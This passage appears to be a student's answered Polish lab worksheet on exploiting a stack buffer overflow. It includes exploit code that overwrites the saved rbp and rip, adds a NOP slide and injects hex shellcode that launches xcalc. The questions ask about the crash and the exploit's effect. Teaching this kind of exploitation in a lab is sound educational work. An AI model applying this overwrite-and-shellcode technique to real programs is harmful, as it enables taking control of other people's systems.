7. Jakie instrukcje znajdują się w sąsiedztwie miejsca, w którym zatrzymał się program?

Instrukcje puste nop i instrukcje dodawania add.

8. Wzów działanie programu poleceniem c. Dlaczego program się scrashował?

Procesor dostał jakieś instrukcje add wyrwane z kontekstu, nie wiedział co z nimi zrobić, program się wysypał


Potrafimy już nadpisywać wartości rejestrów oraz stosu, jesteśmy więc w stanie przystąpić do wstrzyknięcia shellcodu przejmując kontrolę nad programem. Zmodyfikujmy naszego exploita, wstawiając do niego podany kod:

```
name = "Alicja\x00aaaaa"
name += "a"*8          # rbp
name += p64(stack_ptr) # rip
# NOP slide
name += '\x90' * 128

shellcode = unhex(
"48b82f7863616c6300005048b82f7573722f62696e"
"504889e74831c050574889e64831d248c7c03a3100"
"005048b8444953504c41593d504889e24831c05052"
"4889e248c7c03b00000000f0500")
name += shellcode
```

Teraz po uruchomieniu exploita wartości na stosie zostaną nadpisane po czym wykonają się instrukcje zapisane w shellcodzie ostatnie uruchomiony program `xcal`

9. Wykonaj zrzut ekranu przedstawiający efekt wykonania exploita.



10. Dlaczego po zamknięciu okna kalkulatora program zakończył się poprawnie?
(Podpowiedź: "xcalc" wywołany został przez shellcode za pomocą funkcji systemowej exec)
) Po uruchomieniu kalkulatora zaczynają się wykonywać jego instrukcje, po zamknięciu wszystko się zamyka.